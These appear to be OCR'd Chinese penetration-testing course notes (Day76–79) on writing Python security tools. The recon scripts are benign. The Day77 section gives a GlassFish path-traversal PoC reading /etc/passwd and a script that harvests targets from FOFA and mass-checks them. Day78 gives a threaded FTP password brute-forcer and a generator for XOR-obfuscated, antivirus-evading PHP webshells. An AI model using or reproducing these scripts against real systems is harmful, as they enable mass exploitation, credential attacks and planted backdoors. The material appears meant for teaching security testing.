
全部内容



Day76

一，课程大纲

前期信息收集

Python 学习意义

```
2.Python开发学习的意义
    学习相关安全工具原理
    掌握自定义工具及拓展开发
    解决实战中无工具或手工麻烦批量化等情况
    在二次开发Bypass，日常任务，批量测试利用等方面均有帮助
    如：SRC批量收集并利用，AWD批量利用获取FLAG，CTF加解密脚本等
```


3. 涉及技术

Socker,正则，爬虫，框架开发

4. 直播涉及知识点

```
#本次直播涉及知识点：
Socket部分技术，进程命令执行，交互参数执行，NMAP工具模块使用，异常处理等
```

5. 流程图



6. 演示案例

演示案例：

- IP&Whois&系统指纹获取代码段-外网
- CDN&子域名&端口扫描&交互代码段-外网
- IP&计算机名&存活主机&端口扫描代码段-内网
- Py格式解析环境与可执行程序格式转换-Pyinstaller

二、知识点

（一）基础环境

1. 环境搭建

Pycharm 安装教程（pojie 版）

https://zhuanlan.zhihu.com/p/379280063

Pycharm 安装好用得插件

https://www.bilibili.com/video/BV1ZV411p7H8?from=search&seid=11507145613954022433

2. 安装库


方法①

命令行安装：pip install 库名

方法②

pycharm 安装：

文件-设置-项目-python 解释器-点击+号即可安装



（二）涉及案例

（1）查询 IP

①功能

输入域名如 www.baidu.com;返回解析的 IP


②原理

Python 中的 socket 模块的 gethosbyname 函数能够实现解析域名 IP 地址的功能

③代码

```
import socket
def ip_check(url):
    ip=socket.gethostbyname(url)
    print(ip)
domain=input("请输入目标地址：")
ip_check(domain)
```

④运行结果



（2）whois 查询

①功能

输入目标地址，能够查询目标的 whois 信息

②原理

Python 的 whois 模块的 whois 函数能够获取目标的 whois 信息；需要导入 python-whois 模块

③源码

```
import whois
def whois_check(url):
    data=whois.whois(url)
    print(data)
domain=input("请输入目标地址：")
whois_check(domain)
```

④执行结果

```
>>> import whois
>>> print(whois.whois("www.baidu.com"))
{
  "domain_name": [
    "BAIDU.COM",
    "baidu.com"
  ],
  "registrar": "MarkMonitor, Inc.",
  "whois_server": "whois.markmonitor.com",
  "referral_url": null,
  "updated_date": [
    "2020-12-09 04:04:41",
    "2021-04-07 12:52:21-07:00"
  ],
  "creation_date": [
    "1999-10-11 11:05:17",
    "1999-10-11 04:05:17-07:00"
  ],
```

（3）判断 CDN

①功能

输入目标地址，能够判断目标是否是 CDN 服务器

②原理

Python 通过 os 库的 system 函数调用执行系统的 nslookup 命令来解析目标地址，如果解析目标地址的 IP 地址过多，那么说明使用了 CDN 服务器。

③源码

```
import os
def cdn_check(url):
    ns="nslookup "+url
    #data=os.system(ns)
    #print(data) #结果无法读取操作
    data=os.popen(ns,"r").read()
```

```
    if data.count(".")>8:
        print("存在 CDN")
    else:
        print("不存在 CDN")
url=input("请输入目标地址：")
cdn_check(url)
```

④运行结果

```
请输入目标地址：www.youku.com
[illegible]:
存在CDN
```

（4）子域名查询

①实现功能

查询目标的子域名

②原理

如输入 www.baidu.com；先正则去掉 www;然后加载字典，如内容为 aa;与处理后的 url 进行拼接，即 aa.baidu.com；然后调用 socket 模块的 gethostbyname 函数来判断该域名是否能够解析 IP，如果能说明该域名存在，不能则说明不存在。

③代码

```
import socket,time
def zym_list_check(url):
    url=url.replace("www.","")
    for zym_list in open("dict.txt"):
        zym_list=zym_list.replace("\n","")
        zym_list_url=zym_list+"."+url
        try:
```

```
            ip=socket.gethostbyname(zym_list_url)
            print(zym_list_url+"->"+ip)
            time.sleep(0.1)
        except Exception as e:
            print(zym_list_url+"->"+"error")
            time.sleep(0.1)
url=input("请输入地址：")
zym_list_check(url)
```

④结果

注：字典中随便写了几个子域名。aa,bb,www

```
请输入地址：www.baidu.com
aa.baidu.com->error
bb.baidu.com->error
www.baidu.com->110.242.68.4
```

（5）端口扫描

①实现功能

能跑判断对应端口是否开放

②原理

Socket 模块的 socket 函数，其用法及介绍如下

socket函数

socket函数返回一个socket句柄，该函数有两个重要的参数，分别是family和type,family指定网络类型，type指定socket类型，下表是这两个参数的可选项说明

参数	可选值	说明
family	socket.AF_UNIX	UNIX 网络
	socket.AF_INET	基于 IPv4 协议的网络
	socket.AF_INET6	基于 IPv6 协议的网络
type	SOCK_STREAM	默认值，创建基于 TCP 协议的 socket
	SOCK_DGRAM	创建基于 UDP 协议的 socket
	SOCK_RAW	创建原始 socket

③代码

```
import  socket
def port_check(url):
    ip = socket.gethostbyname(url)
    print(ip)
    server =
socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    try:
        data=server.connect_ex((ip, 80))
        if data==0:
            print(ip+":"+str(80)+"|open")
        else:
            print(ip+":"+str(80)+"|close")
            pass
    except Exception as err:
            print("error")
url=input("请输入目标地址：")
port_check(url)
```

④运行结果

```
请输入目标地址：www.xiaodi8.com
47.75.212.155
47.75.212.155:80|open
```

(6) 系统判断

基于第三方脚本判断

```
def os_check(url):
    data = os.popen("nmap\\nmap -O "+url, "r").read()
    print(data)
```

三、代码汇总

```
import socket,os,time,sys
from whois import whois

#ip 查询
def ip_check(url):
    ip=socket.gethostbyname(url)
    print(ip)

#whois 查询
def whois_check(url):
    data=whois(url)
    print(data)

#CDN 判断-利用返回 IP 条数进行判断
def cdn_check(url):
    ns="nslookup "+url
    #data=os.system(ns)
    #print(data) #结果无法读取操作
    data=os.popen(ns,"r").read()
    if data.count(".")>8:
        print("存在 CDN")
    else:
        print("不存在 CDN")

#子域名查询-
#1.利用字典记载爆破进行查询
#2.利用 bing 或第三方接口进行查询
def zym_list_check(url):
    url=url.replace("www.","")
    for zym_list in open("dic.txt"):
        zym_list=zym_list.replace("\n","")
        zym_list_url=zym_list+"."+url
        try:
```

```
                ip=socket.gethostbyname(zym_list_url)
                print(zym_list_url+"->"+ip)
                time.sleep(0.1)
            except Exception as e:
                print(zym_list_url+"->"+"error")
                time.sleep(0.1)

def zym_api_check(url):
    url=url.replace("www.", "")


#端口扫描
#1.自写 socket 协议 tcp,udp 扫描
#2.调用第三方 masscan,nmap 等扫描
def port_check(url):
    ip = socket.gethostbyname(url)
    #ip="192.168.76.155"

#ports={'21','22','135','443','445','80','1433','3306',"3389",'1521','8000','7002','7001','8080',"909
0",'8089',"4848}
    server = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    #for port in ports:
    try:
        data=server.connect_ex((ip, 80))
        if data==0:
            print(ip+":"+str(80)+"|open")
        else:
            print(ip+":"+str(80)+"|close")
            pass
    except Exception as err:
            print("error")

#系统判断-
#1.基于 TTL 值进行判断
#2.基于第三方脚本进行判断
def os_check(url):
    data = os.popen("nmap\\nmap -O "+url, "r").read()
    print(data)


if __name__ == '__main__':
    print("Test： python test.py www.xiaodi8.com all")
    url = sys.argv[1]
    check = sys.argv[2]
```

```
#print(url +"\n"+ check)
if check=="all":
    ip_check(url)
    whois_check(url)
    cdn_check(url)
    os_check(url)
    #port_check(url)
    zym_list_check(url)

#zym_list_check("www.xueersi.com")
#port_check("www.xiaodi8.com")
#os_check("www.xiaodi8.com")
```

四、总结
①由需求去搜索对应的功能以及实现方式

Day77

一、课程大纲
1.涉及技术
REQUEST 爬虫技术
LXML 数据提取
异常处理
fofa 使用说明

2.学习目的
掌握和利用公开或者 0day 漏洞进行批量化的收集和验证脚本开发

3.演示案例

二、课程内容
案例一+案例二

1. 漏洞信息

（1）漏洞名称

应用服务器 glassfish 任意文件读取

（2）漏洞 poc

```
http://localhost:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

注意：Linux 时读取/etc.passwd 文件，windows 则是其他文件，如 windows/win.ini

2. 编写思路

（1）实现功能

批量的验证是否存在 glassfish 任意文件读取漏洞

（2）实现思路

①筛选出存在 glassfish 的服务器 IP

具体实现：

>>>借助 fofa 搜索，搜索语法为"glassfish" && port="4848";

>>>通过爬虫爬取 fofa 搜索的全部结果；

>>>通过 lxml 库提取爬取到的内容中的地址信息。

②批量验证存在 glassfish 的应用是否存在任意文件读取漏洞

两个 poc;分别对应 linux 和 windows 的

读取从 fofa 输出的结果，将漏洞 poc 中的地址进行替换，发起 get 请求，根据请求的响应状态码来判断是否存在漏洞。

3.注意事项

①读取文件时 windows 和 Linux 下的文件是不同的

②爬虫爬取 fofa 的输出结果编码成 utf-8，看起来更容易

③爬取 fofa 后面的内容时，需要将登录的 cookie 信息放入请求头中，cookie 从浏览器中获取

4.涉及知识点

（1）request 相关

requests 模块

Request 支持 HTTP 连接保持和连接池，支持使用 cookie 保持会话，支持文件上传，支持自动响应内容的编码，支持国际化的 URL 和 POST 数据自动编码；使用 Requests 可以完成浏览器可有的任何操作

```
r.status_code     #获取响应状态码
r.url                    #获取 url
r.content  #获取内容以二进制文本显示
r.text                  #获取到的内容以 text 文本形式显示
r.request.headers       #请求头的信息
r.headers           #响应头信息
r.cookies               #获取 cookie
```

（2）文件读取

①参数：

w:写入模式；如果文件已经存在，清空文件内容；如果不存在，创建文件

x:写入模式；如果文件已经存在，抛出异常；如果不存在，创建文件并写入内容

a:追加模式；不覆盖文件的原始内容
②函数
f.write('hello')　　写入 hello
f.close()　　关闭文件
f.strip()　　去掉换行（否则在读取文件内容并显示的时候，每一行都会有多余的换行）
f.read(10)　　读取 10 个字节
f.readline()　　读取一行（也可以跟数字）

5. 实现代码

```
import requests
import base64
from lxml import etree
import time
import sys



def fofa_search(search_data, page):
    # search_data='"glassfish" && port="4848" && country="CN"'
    headers = {
        'cookie': '_fofapro_ars_session=自己 fofa 的 cookie',
    }
    for yeshu in range(1, page + 1):
        url = 'https://fofa.so/result?page=' + str(yeshu) + '&qbase64='
        search_data_bs =
```

```
str(base64.b64encode(search_data.encode("utf-8")),
"utf-8")
        urls = url + search_data_bs
        try:
            print('正在提取第' + str(yeshu) + '页')
            result = requests.get(urls,
headers=headers).content
            # print(result.decode('utf-8'))
            soup = etree.HTML(result)
            ip_data =
soup.xpath('//div[@class="re-domain"]/a[@target="_blank"]
/@href')
            ipdata = '\n'.join(ip_data)
            print(ip_data)
            with open(r'ip.txt', 'a+') as f:
                f.write(ipdata + '\n')
                f.close()
            time.sleep(0.5)
        except Exception as e:
            pass
```

```
def check_vuln():
    payload_linux =
'/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%
ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae
/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%
c0%ae/etc/passwd'
    payload_windows =
'/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%
ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae
/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%
c0%ae/windows/win.ini'

    for ip in open('ip.txt 存放的路径'):
        ip = ip.replace('\n', '')
        windows_url = ip + payload_windows
        linxu_url = ip + payload_linux

        try:
            vuln_code_l = requests.get(linxu_url).status_code
            vuln_code_w =
requests.get(windows_url).status_code
            print("check->" + ip)
```

```
            if vuln_code_l == 200 or vuln_code_w == 200:
                with open(r'vuln.txt', 'a+') as f:
                    f.write(ip)
                    f.close()
            time.sleep(0.5)
        except Exception as e:
            pass


if __name__ == '__main__':
    search = sys.argv[1]
    page = sys.argv[2]
    fofa_search(search, int(page))
    check_vuln()
```

案例三，教育平台 SRC 信息提取
使用爬虫爬取页面信息，通过 lxml 提取漏洞信息
读取 10 页的漏洞信息

```
import requests, time
from lxml import etree


def edu_list(page):
    for page in range(1, page + 1):
```

```
        try:
            url = 'https://src.sjtu.edu.cn/list/?page=' +
str(page)
            data = requests.get(url).content
            # print(data)
            soup = etree.HTML(data.decode('utf-8'))
            result = soup.xpath('//td[@class=""]/a/text()')
            # print(result)
            results = '\n'.join(result)
            resultss = results.split()
            print(resultss)
            for edu in resultss:
                with open(r'src.txt', 'a+', encoding='utf-8')
as f:
                    f.write(edu + '\n')
                    f.close()
        except Exception as e:
            time.sleep(0.5)
            pass
```

```
if __name__ == '__main__':
    edu_list(10)
```

Day78

课程大纲
多线程 fuzz
异或免杀
爆破
知识点

协议模块使用，Request爬虫技术，简易多线程技术，编码技术，Bypass后门技术

学习目的

掌握利用强大的模块实现各种协议连接操作（爆破或利用等），配合Fuzz吊打WAF等

演示案例

Ftplib 模块
ftp 爆破
思路
需要的参数
IP；端口；用户名；密码字典 （fuzz 字典）
案例 1，ftp 爆破登录
1. 思路
（1）连接 ftp 服务需要输入的内容（参数）有：
①连接的 IP
②端口（默认 22）
③用户名
④密码（字典）
（2）实现
使用 python 的 ftplib 模块可实现 ftp 登录，登入输入参数，IP；端口；用户名；密码。在未

知密码时，通过 ftp 密码字典去爆破即可。

2. 涉及知识点

（1）ftplib 模块的使用

①ftp 接口说明

参数	方法
host	调用connect(host)方法
user	调用login(user, passwd, acct)方法
timeout	超时参数，若不指定则应用全局超时参数
source_address	二元组(host, port)，连接前绑定的socket源地址

ftp 常用函数

```
ftp登陆连接
from ftplib import FTP             #加载ftp模块
ftp=FTP()                          #设置变量
ftp.encoding='gbk'                 #支持中文路径和文件名
ftp.set_debuglevel(2)              #打开调试级别2，显示详细信息
ftp.connect("IP","port")           #连接的ftp sever和端口
ftp.login("user","password")       #连接的用户名，密码
print ftp.getwelcome()             #打印出欢迎信息
ftp.cmd("xxx/xxx")                 #进入远程目录
bufsize=1024                       #设置的缓冲区大小
filename="filename.txt"            #需要下载的文件
file_handle=open(filename,"wb").write #以写模式在本地打开文件
ftp.retrbinaly("RETR filename.txt",file_handle,bufsize) #接收服务器上文件并写入本地文件
ftp.set_debuglevel(0)              #关闭调试模式
ftp.quit()                         #退出ftp

ftp相关命令操作
ftp.cwd(pathname)                  #设置FTP当前操作的路径
ftp.dir()                          #显示目录下所有目录信息
ftp.nlst()                         #获取目录下的文件
ftp.mkd(pathname)                  #新建远程目录
ftp.pwd()                          #返回当前所在位置
ftp.rmd(dirname)                   #删除远程目录
ftp.delete(filename)               #删除远程文件
ftp.rename(fromname, toname)#将fromname修改名称为toname。
ftp.storbinaly("STOR filename.txt",file_handel,bufsize)  #上传目标文件
```

（2）python 多线程

用法详解

https://blog.csdn.net/briblue/article/details/85101144

https://www.cnblogs.com/j6-2/p/4645490.html

3. 实现代码

```
import ftplib

import threading

import queue

import sys
```

```python
# 利用 Python 开发其他协议爆破脚本
def ftp_check():
    while not q.empty():
        dict = q.get()
        dict = dict.split('|')
        username = dict[0]
        password = dict[1]
        ftp = ftplib.FTP()
        try:
            ftp.connect('连接的 IP 地址', 21)
            ftp.login(username, password)
            ftp.retrlines('list')
            ftp.close()
            print('success|' + username + '|' + password)
        except ftplib.all_errors:
            print('failed|' + username + '|' + password)
            ftp.close()
            pass
```

```python
if __name__ == '__main__':
    print("python ftp_burte.py user.txt pass.txt 10")
    user_file = sys.argv[1]
    pass_file = sys.argv[2]
    thread_x = sys.argv[3]
    q = queue.Queue()
    for username in open(user_file):
        for password in open(pass_file):
            username = username.replace('\n', '')
            password = password.replace('\n', '')
            diclist = username + '|' + password
            q.put(diclist)
    for x in range(int(thread_x)):
        t = threading.Thread(target=ftp_check) #多线程
        t.start()
```

案例二

```
#案例3-Python开发-配合Fuzz实现免杀异或Shell脚本
1.免杀异或Shell原理讲解及开发思路（参考及举例：!^@,"^?等）
2.基于Fuzz思路生成大量Payload代码并有序命名写入网站文件中
3.基于多线程实现批量访问Shell文件并提交测试是否正常连接回显
```

1. php 异或

参考 https://blog.csdn.net/qq_41617034/article/details/104441032 资料

(1)免杀异或

异或一句话木马

<?php $a=(“!”^”@”).’ssert’;$a($_POST[x];?>

其原形为<?php assert($_POST[x]);?>

原理：!的 ASCII 为 33；@的 ASCII 为 64，二者的值转换成二进制，并且进行异或运算，得出的二进制结果再转换成 ASCII，该值为 97，查询为 a

通过 fuzz 来生成免杀木马

思路：不看二进制的异或计算，列出所有 ASCII 值<127 的的组合（127x127），将这些组合放入一句话木马中，然后测试该 payload 是否成功，写入到网站根目录；发起 requests 请求，看返回内容，能够执行的文件返回的内容和不能执行的文件返回的内容是不一样的

代码如下

```
import requests
import time
import threading, queue



def string():
    while not q.empty():
        filename = q.get()
        url = 'http://127.0.0.1:8081/x/' + filename
        datas = {
            'x': 'phpinfo();'
        }
        result = requests.post(url,
data=datas).content.decode('utf-8')
        if 'XIAODI-PC' in result:
            print('check->' + filename + '->ok')
```

```
        else:
            print('check->' + filename + '->no')
        time.sleep(1)


def shell_test_check():
    url = 'http://127.0.0.1:8081/x/33xd64.php'
    datas = {
        'x': 'phpinfo();'
    }
    result = requests.post(url,
data=datas).content.decode('utf-8')
    print(result)
    if 'XIAODI-PC' in result:
        print('ok')


if __name__ == '__main__':
    q = queue.Queue()
    for i in range(33, 127):
        for ii in range(33, 127):
            payload = """ + chr(i) + """ + '^' + """ + chr(ii) + """
```

```
            code = "<?php $a=(" + payload +
").'ssert';$a($_POST[x]);?>"
            filename = str(i) + 'xd' + str(ii) + '.php'
            q.put(filename)
            with
open('D:/phpstudy/PHPTutorial/WWW/x/' + filename, 'a')
as f:
                f.write(code)
                f.close()
                print('Fuzz 文件生成成功')
    for x in range(20):
        t = threading.Thread(target=string)
        t.start()
```

4. 更多思路

<?php assert($_POST[x]);?>这种一句话的内容都可以通过异或去生成，或者以其它免杀方式结合异或，代码变异

Day79

课程大纲


1,本节课知识点

Request爬虫技术，Sqlmap深入分析，Pocsuite分析，框架代码二次修改等

2. 本节课目的

掌握安全工具的API接口开发利用，掌握优秀框架的二次开发插件引用等

3. 演示案例



二、课程内容

案例一-SqlmapAPI 调用实现自动化 SQL 注入安全检测

需求：调用 API 接口，实现批量扫描，自动化扫描等功能（sqlmap 本身是没有的）

案例：前期通过信息收集拿到大量的 URL 地址，这个时候可以配合 SqlmapAPI 接口进行批量的 SQL 注入检测（SRC 挖掘），就不需要再人工挨个挨个去操作了。

目的：利用 sqlmapapi 接口实现批量 URL 注入安全检测

开发当前项目过程：（利用 sqlmapapi 接口实现批量 URL 注入安全检测）

1.创建新任务记录任务 ID @get("/task/new")

2.设置任务 ID 扫描信息

@post("/option/<taskid>/set ")

3. 开始扫描对应 ID 任务

@post("/scan/<taskid>/start")

4.读取扫描状态判断结果 @get("/scan/<taskid>/status")

5.如果结束删除 ID 并获取结果 @get("/task/<taskid>/delete")

6.扫描结果查看@get("/scan/<taskid>/data")

参考：https://www.freebuf.com/articles/web/204875.html

案例 3-Pocsuite3 漏扫框架二次开发 POC/EXP 引入使用

参考：https://www.freebuf.com/articles/people/162868.html

开发当前项目过程：（利用已知框架增加引入最新或内部的 EXP 进行安全检测）

1.熟悉 Pocsuite3 项目使用及介绍

2.熟悉使用命令及代码文件对应情况

3.选取 Glassfish 漏洞进行编写测试

4.参考自带漏洞模版代码模仿写法测试

python cli.py -u x.x.x.x -r Glassfish.py --verify

涉及资源

https://github.com/knownsec/pocsuite/

https://www.freebuf.com/articles/web/204875.html

https://www.freebuf.com/articles/people/162868.html

https://pan.baidu.com/s/13y3U6jX3WUYmnfKnXT8abQ 提取码：xiao